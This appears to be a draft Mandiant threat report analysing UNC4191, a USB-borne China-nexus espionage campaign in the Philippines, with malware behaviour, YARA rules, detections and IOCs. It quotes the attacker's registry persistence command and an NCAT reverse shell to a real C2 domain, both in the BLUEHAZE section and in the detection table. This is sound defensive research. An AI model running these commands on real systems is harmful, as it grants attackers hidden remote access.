TLP:RED – Draft prior to publication

Title: Always Another Secret: Lifting the Haze on China-nexus Espionage in Southeast Asia

Authors: Ryan Tomcik, John Wolfram, Tommy Dacanay, Geoff Ackerman

Introduction:

Mandiant Managed Defense performs continuous threat hunting for customers, discovering evidence of new tactics, techniques, and procedures (TTPs) that can evade traditional detection mechanisms. In one such example, we identified a new campaign that extends back to at least April 2022 that has targeted users primarily in the Philippines. Initial infection of affected systems was achieved via compromised USB devices. With these USB devices, the threat actor leveraged legitimately signed binaries to side-load malware, including three new families we refer to as MISTCLOAK, DARKDEW, and BLUEHAZE. Successful compromise led to the deployment of a renamed NCAT binary and execution of a reverse shell on the victim's system, providing backdoor access to the threat actor. The malware self-replicates by infecting new removable drives that are plugged into a compromised system, allowing the malicious payloads to propagate to additional systems and potentially collect data from air-gapped systems.

In response to this campaign, Mandiant deployed new real-time detections, enhancing Managed Defense's protection for our customers from future similar activity. Our Adversary Operations team created and deployed YARA rules and Mandiant Security Validation Actions, shared at the end of the post. This blog details our initial threat hunting discovery, the newly identified malware families, detection opportunities, and Mandiant's assessment about the goals and motivations of the threat actor.

Attribution and Targeting:

Mandiant tracks this activity as UNC4191. First observed in April 2022, UNC4191 is a cluster of threat activity that we assess has a China nexus that conducts cyber espionage operations. UNC4191 has affected a range of public and private sector entities, primarily in Southeast Asia and extending to the US, Europe, and APJ. However, even when targeted organizations were based in other locations, the specific systems targeted by UNC4191 were also found to be physically located in the Philippines.

Malware Observed:

Mandiant observed UNC4191 deploy the following malware families.

Malware Family	Description
MISTCLOAK	MISTCLOAK is a launcher written in C++ that executes an encrypted executable payload stored in a file on disk.
BLUEHAZE	BLUEHAZE is a launcher written in C/C++ that launches a copy of NCAT to create a reverse shell to a hardcoded C&C.

DARKDEW	DARKDEW is a dropper written in C++ that is capable of infecting removable drives.
NCAT	NCAT is a command-line networking utility that was written for the Nmap Project to perform a wide-variety of security and administration tasks. While NCAT may be used for legitimate purposes, threat actors may also use it to upload or download files, create backdoors or reverse shells, and tunnel traffic to evade network controls.

Table 1: UNC4191 Malware Families

Initial Detection:

Mandiant Managed Defense customers receive Mandiant's dedicated proactive Threat Hunting service. Mandiant's threat hunting team leverages the MITRE ATT&CK® framework as a guide for developing Hunt Missions that examine endpoint telemetry data, such as process events, for collection and ATT&CK technique ID tagging. The resulting threat hunting data set provides the team with wide visibility across the customer base. When performing analysis, we augment this data set with more targeted sources, like custom, real-time alerting from our customers' endpoint detection and response (EDR) technologies.

Mandiant uses custom tooling to identify ATT&CK technique sequences and clusters associated with common threat actor behaviors. A technique sequence is useful for identifying events with a defined order of execution, such as the creation of a local account (T1136.001) and then addition to the local Administrators group (T1098). A technique cluster identifies a grouping of techniques that don't necessarily occur in a specific order. By focusing on technique sequences and clusters, we reduce the amount of data that needs to be manually reviewed by analysts.

For example, Mandiant has observed threat actors enumerating domain trusts (T1482) and querying domain and local group permissions (T1069.001, T1069.002) within a several minute span (Figure 1). The combined event count for these three techniques occurring on their own can number in the hundreds of thousands, but by applying technique sequencing or clustering we can reduce the number of interesting events to a manageable amount.



Figure 1: Visualization of technique sequencing and clustering concepts

Mandiant identified this UNC4191 campaign by searching for anomalous sequences of events under our "Mandiant Intelligence: Staging Directories" and "Command and Scripting Interpreter: Windows Command Shell (T1059.003)" hunting missions (Figure 2).



Figure 2: Technique sequence that led to UNC4191 detection

The techniques performed by UNC4191 led to the development of additional technique sequences and detection opportunities, as described in the Detection Opportunities section below.

UNC4191 Malware Infection Cycle:

The overall infection cycle from this campaign can be split into three distinct phases:



Figure 3: UNC4191 malware infection cycle

PHASE I: MISTCLOAK

The infection chain begins when a user plugs in a compromised removable device and manually executes a renamed signed binary from the root directory of the storage volume (T1091). The initial binaries – named *Removable Drive.exe* or *USB Drive.exe* – are versions of a legitimately signed application called USB Network Gate, developed by the company Electronic Team, Inc. These are used to side-load the MISTCLOAK malware that impersonates a legitimate DLL (Table 2).

MD5: f45726a9508376fdd335004fca65392a File Name(s): D:\Removable Disk.exe, D:\USB Drive.exe Signature Subject: Electronic Team, Inc Product Name: USB Network Gate Original File Name: UsbConfig.exe MD5: 707de51327f6cae5679dee8e4e2202ba File Name(s): D:\Removable Disk.exe, D:\USB Drive.exe Signature Subject: Electronic Team, Inc Product Name: USB Network Gate Original File Name: UsbConfig.exe

Table 2: Legitimate USB Network Gate binaries used to side-load MISTCLOAK malware

The renamed USB Network Gate binaries load a MISTCLOAK DLL named *u2ec.dll* from the execution directory on the removable device (T1574.002) (Table 3). MISTCLOAK is a launcher for the encrypted file *usb.ini,* which MISTCLOAK reads from the current directory or the path *autorun.inf**Protection for Autorun**System Volume Information**usb.ini.* Mandiant identified the PDB file path *G:**project**APT**U盘劫持**new**shellcode**Release**shellcode.pdb* in the MISTCLOAK sample. Notably, the Chinese characters 盘劫持 translate to "disk hijacking".

MD5: 7753da1d7466f251b60673841a97ac5a File Name: u2ec.dll Compile Time: 2021-09-01T09:23:30Z Exports: u2ec.dll Size: 82,944 PDB filename: G:\project\APT\U盘劫持\new\u2ec\Release\u2ec.pdb (G:\project\APT\U Disk Hijacking\new\u2ec\Release\u2ec.pdb)

Table 3: MISTCLOAK malware metadata

MISTCLOAK then opens Windows Explorer to the location on the removable device where the user files are stored with the command '*explorer.exe "<drive>:**autorun.inf**Protection for Autorun*"'.

Phase II: DARKDEW

The file *usb.ini* contains an encrypted DLL payload called DARKDEW that is capable of infecting removable drives. If executed from a removable drive, DARKDEW will launch *explorer.exe* via `*explorer.exe "<drive>:*\*autorun.inf*\*Protection for Autorun"*` where <drive> is a removable drive letter, such as "*E*". DARKDEW will then check if either *C:**ProgramData**udisk**disk_watch.exe* or *C:**ProgramData**udisk**DateCheck.exe* exist and will create the directory C*:**ProgramData**udisk* if neither are found.

MD5: 6900cf5937287a7ae87d90a4b4b4dec5 File Name: N/A Compile Time: 2021-09-09T08:45:31Z Exports: N/A Size: 123,904 PDB filename: G:\project\APT\U盘劫持\new\shellcode\Release\shellcode.pdb

Table 4: DARKDEW malware metadata

DARKDEW then proceeds to copy every file from *<drive>:**autorun.inf**Protection for Autorun**System Volume Information*\ to *C:**ProgramData**udisk*\. Mandiant identified files in this directory, such as *Removable Drive (16GB).lnk*, that originated from a system that was previously compromised by DARKDEW (T1074.001) and copied to a USB device. The copied data includes the files shown in Table 5 and arbitrary files with the extensions: *xlsx*, *docx*, *mp4*, *device*, *jpg*, *pptx*, *pdf*, *txt*, and *lnk* files.

C:\ProgramData\udisk\disk_watch.exe C:\ProgramData\udisk\libeay32.dll C:\ProgramData\udisk\Removable Disk.exe C:\ProgramData\udisk\rzlog4cpp.dll C:\ProgramData\udisk\rzlog4cpp_logger.dll C:\ProgramData\udisk\ssleay32.dll C:\ProgramData\udisk\u2ec.dll C:\ProgramData\udisk\USB Drive.exe C:\ProgramData\udisk\usb.ini C:\ProgramData\udisk\UsbConfig.exe C:\ProgramData\udisk\wuwebv.exe C:\ProgramData\udisk\DateCheck.exe C:\ProgramData\udisk\example.jpg C:\ProgramData\udisk\example.xlsx

Table 5: Files that are copied by DARKDEW from the removable drive to a compromised system

DARKDEW will then copy the renamed USB Network Gate binary (e.g., *Removable Drive.exe*) to *C:\ProgramData\udisk\disk_watch.exe* and create persistence with a registry key value named *udisk* under *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* (T1547.001). Finally, DARKDEW will launch a file named *C:\ProgramData\udisk\DateCheck.exe* and then exit.

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Value: udisk Text: c:\programdata\udisk\disk_watch.exe

Table 6: DARKDEW registry persistence

If DARKDEW is executed from a non-removable drive, the behavior is slightly different. DARKDEW will create the directory *C:\ProgramData\udisk*, then copy every file in the current directory of the parent executable to *C:\ProgramData\udisk*. It will then copy the parent executable to *C:\ProgramData\udisk\disk_watch.exe* and launch it. The persistence mechanism is identical, and it will also launch *C:\ProgramData\udisk\DateCheck.exe*.

When DARKDEW is executed within the context of *disk_watch.exe*, the malware will scan the system every 10 seconds for removable drives by enumerating volumes from A to Z until it finds one that is removable. The DARKDEW malware then creates the directory *<drive>\autorun.inf\Protection for Autorun*, sets its attribute to hidden, and copies the contents of the current working directory of *disk_watch.exe* to that directory or the subdirectory *<drive>:\autorun.inf\Protection for Autorun\System Volume Information*. This capability appears to be a method for self-replication and to transfer files that may be collected from air-gapped systems.

Phase III: BLUEHAZE

The binary *DateCheck.exe* is a renamed version of a legitimate, signed application called Razer Chromium Render Process by Razer USA Ltd. (Table 7).

MD5: ea7f5b7fdb1e637e4e73f6bf43dcf090

File Name(s): DateCheck.exe Signature Subject: Razer USA Ltd. Product Name: Razer Chromium Render Process Original File Name: RzCefRenderProcess.exe

Table 7: Legitimate Razer USA Ltd. binary used to side-load BLUEHAZE malware

The renamed Razor application, *DateCheck.exe,* loads the legitimate file *rzlog4cpp_logger.dll*, which calls the *getRoot* function from the BLUEHAZE malware *RzLog4CPP.dll* during C runtime startup (T1574.002).

MD5: f632e4b9d663d69edaa8224a43b59033 File Name: RzLog4CPP.dll Compile Time: 2021-09-09T09:27:12Z Exports: log4cpp.dll Size: 201,216 PDB filename: N/A

Table 8: BLUEHAZE malware metadata

BLUEHAZE will create a new directory called *C:\Users\Public\Libraries\CNNUDTV*, then it will create the registry key value *ACNTV* under *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* (T1547.001) for persistence. Next, BLUEHAZE copies all the files from its working directory to *C:\Users\Public\Libraries\CNNUDTV* and then executes a renamed NCAT executable *wuwebv.exe* to create a reverse shell to the hard-coded command and control (C2) address: *closed[.]theworkpc[.]com:80* (T1059). Mandiant has not observed evidence of reverse shell interaction; however, based on the age of the activity, this may be a result of visibility gaps or short log retention periods.

```
DateCheck.exe >

"cmd.exe /C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v ACNTV /t
REG_SZ /d \"Rundll32.exe SHELL32.DLL,ShellExec_RunDLL
\"C:\\Users\\Public\\Libraries\\CNNUDTV\\DateCheck.exe\"\" /f"

cmd.exe /c copy *.* C:\\Users\\Public\\Libraries\\CNNUDTV\\"

cmd.exe /C wuwebv.exe -t -e c:\\windows\\system32\\cmd.exe closed.theworkpc[.]com 80
```

Table 9: BLUEHAZE command execution

Outlook and Implications:

Based on available data, such as PE compile timestamps for the malware involved in the above activity, this campaign potentially extends back to September 2021. Given the worming nature of the malware involved, we may have detected the later stages of this malware's proliferation.

We believe this activity is reflective of Chinese operations to gain and maintain access to public and private entities for the purposes of intelligence collection related to China's strategic political and commercial interests. Our observations suggest that entities in the Philippines are the main target of this operation based on the number of affected systems located in this country that were identified by Mandiant.

Notably, the Philippines and greater Southeast Asia region have been a targeting focus for Chinese espionage activity for many years. Regional geopolitical and economic interests aligned with China's national objectives for regional hegemony and maritime territorial sovereignty are likely drivers for ongoing activity aimed against this region. This includes South China Sea territorial sovereignty matters, of which disputes have directly involved the Philippines, infrastructure projects, and related foreign investments associated with China's Belt and Road Initiative, as well as changes to the decision-making process or foreign policies that may impact Chinese investments in the region.

Campaign Tracking

Mandiant will continue to monitor UNC4191's campaign and will provide notable and dynamic updates regarding changes in tactics and techniques, the introduction of tools with new capabilities, or the use of new infrastructure to carry out their mission.

For more insights into how Mandiant tracks this and similar campaigns, see our Threat Campaigns feature within Mandiant Advantage Threat Intelligence.

Detection Opportunities:

Each Mandiant threat hunting discovery is evaluated for opportunities to create new real-time detections. These detections help Mandiant identify additional activity across our customers' environments for rapid escalation and triage analysis and aim to reduce threat actor dwell time.

Following our initial campaign discovery, we immediately searched the entire Managed Defense customer base for any activity that matched our atomic indicators of interest, including filenames, file paths, file hashes, IP addresses, domains, and other artifacts. This uncovered activity on systems at multiple customers.

Additionally, we also created or updated real-time Managed Defense detections to identify threat actor methodologies, such as:

- Deployment or usage of NETCAT and NCAT reverse shells
- Modification of registry Run keys for malware persistence, with arguments configured to execute the Windows binary rundll32.exe
- Processes launched from the C:\Users\Public\Libraries\ directory

By combining Mandiant's threat intelligence service with Managed Defense's detection engineering and threat hunting capabilities, we can rapidly identify and provide context around malicious activity.

Detection Opportunity	MITRE ATT&CK	Event Details

NCAT reverse shell execution arguments	T1059	wuwebv.exe -t -e c:\\windows\\system32\\cmd.exe closed.theworkpc[.]com 80
Parent or grandparent processes executing from Non-C:\ Drive Root	T1091, T1036	Process: D:\USB Drive.exe Child Processes: > explorer.exe "D:\autorun.inf\Protection for Autorun" > c:\programdata\udisk\disk_watch.exe > c:\programdata\udisk\DateCheck.exe Grandchild Processes: >> "cmd.exe /C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v ACNTV /t REG_SZ /d \"Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\CNNUDTV\\DateCheck.exe\"\" /f" >> cmd.exe /c copy *.* C:\\Users\\Public\\Libraries\\CNNUDTV\\" >> cmd.exe /C wuwebv.exe -t -e c:\\windows\\system32\\cmd.exe closed.theworkpc[.]com 80
Registry Run key persistence for binary in PROGRAMDATA	T1060	Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Value: udisk Text: c:\programdata\udisk\disk_watch.exe
Registry Run key executing RunDLL32 command	T1218.011, T1060	reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v ACNTV /t REG_SZ /d \"Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\CNNUDTV\\DateCheck.exe\"\" /f"
File name of executing process doesn't match original name	T1036, T1574.002	OriginalFileName: UsbConfig.exe File Name: Removable Disk.exe, USB Drive.exe OriginalFileName: RzCefRenderProcess.exe File Name: DateCheck.exe

Windows Explorer process execution with folder path specified on command line	T1091	Parent Process Path: D:\USB Drive.exe Process: explorer.exe Command Line: explorer.exe "D:\autorun.inf\Protection for Autorun"

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A105-454	Protected Theater - UNC4191, BLUEHAZE, Execution, Variant #1
A105-455	Protected Theater - UNC4191, DARKDEW, Execution, Variant #1
A105-466	Command and Control - UNC4191, DNS Query, Variant #1

Yara Rules

MISTCLOAK:

```
rule M_Hunting_Launcher_MISTCLOAK_1 {
    meta:
        author = "Mandiant"
    strings:
        $s1 = "CheckUsbService" ascii
        $s2 = "new\\u2ec\\Release\\u2ec.pdb" ascii
        $s3 = "autorun.inf\\Protection for Autorun" ascii
    condition:
        uint16(0) == 0x5a4d and
        filesize < 200KB and
        (2 of ($s*))
}
```

DARKDEW:

```
rule M_Hunting_Dropper_DARKDEW_1 {
    meta:
        author = "Mandiant"
    strings:
        $s1 = "do inroot" ascii
        $s2 = "disk_watch" ascii
        $s5 = "G:\\project\\APT\\" ascii
        $s3 = "c:\\programdata\\udisk" ascii
        $s4 = "new\\shellcode\\Release\\shellcode.pdb" ascii
    condition:
        filesize < 500KB and
        (2 of ($s*))
}
```

BLUEHAZE:

```
rule M_Hunting_Launcher_BLUEHAZE_1 {
    meta:
        author = "Mandiant"
    strings:
        $s1 = "Libraries\\CNNUDTV" ascii
        $s2 = "closed.theworkpc.com" ascii
        $s3 = "cmd.exe /C wuwebv.exe -t -e" ascii
    condition:
        uint16(0) == 0x5a4d and
        filesize < 500KB and
        (2 of ($s*))
}
```

Indicators of Compromise

Type	Value	Description
Domain	closed.theworkpc[.]com	NCAT C&C
MD5	7753da1d7466f251b60673841a97ac5a	MISTCLOAK
MD5	c10abb9f88f485d38e25bc5a0e757d1e	DARKDEW (usb.ini file)
MD5	6900cf5937287a7ae87d90a4b4b4dec5	DARKDEW (decrypted payload)
MD5	f632e4b9d663d69edaa8224a43b59033	BLUEHAZE
MD5	8ec339a89ec786b2aea556bedee679c7	NCAT
MD5	f45726a9508376fdd335004fca65392a	USB Network Gate (Legitimate Binary used for DLL Side-Loading)
MD5	707de51327f6cae5679dee8e4e2202ba	USB Network Gate (Legitimate Binary used for DLL Side-Loading)
MD5	ea7f5b7fdb1e637e4e73f6bf43dcf090	Razer Chromium Render Process (Legitimate Binary used for DLL Side-Loading)
File Path	C:\ProgramData\udisk	File and Malware Staging
File Path	C:\Users\Public\Libraries\CNNUDTV	File and Malware Staging

Acknowledgements:

Special thanks to Tobias Krueger and Conor Quigley for their assistance with analyzing the MISTCLOAK, DARKDEW, and BLUEHAZE samples and Matthew Hoerger for creating Mandiant Security Validation (MSV) actions. We would also like to thank Tim Martin, Alexander Pennino, Nick Richard, and Sarah Hawley for their technical review and feedback.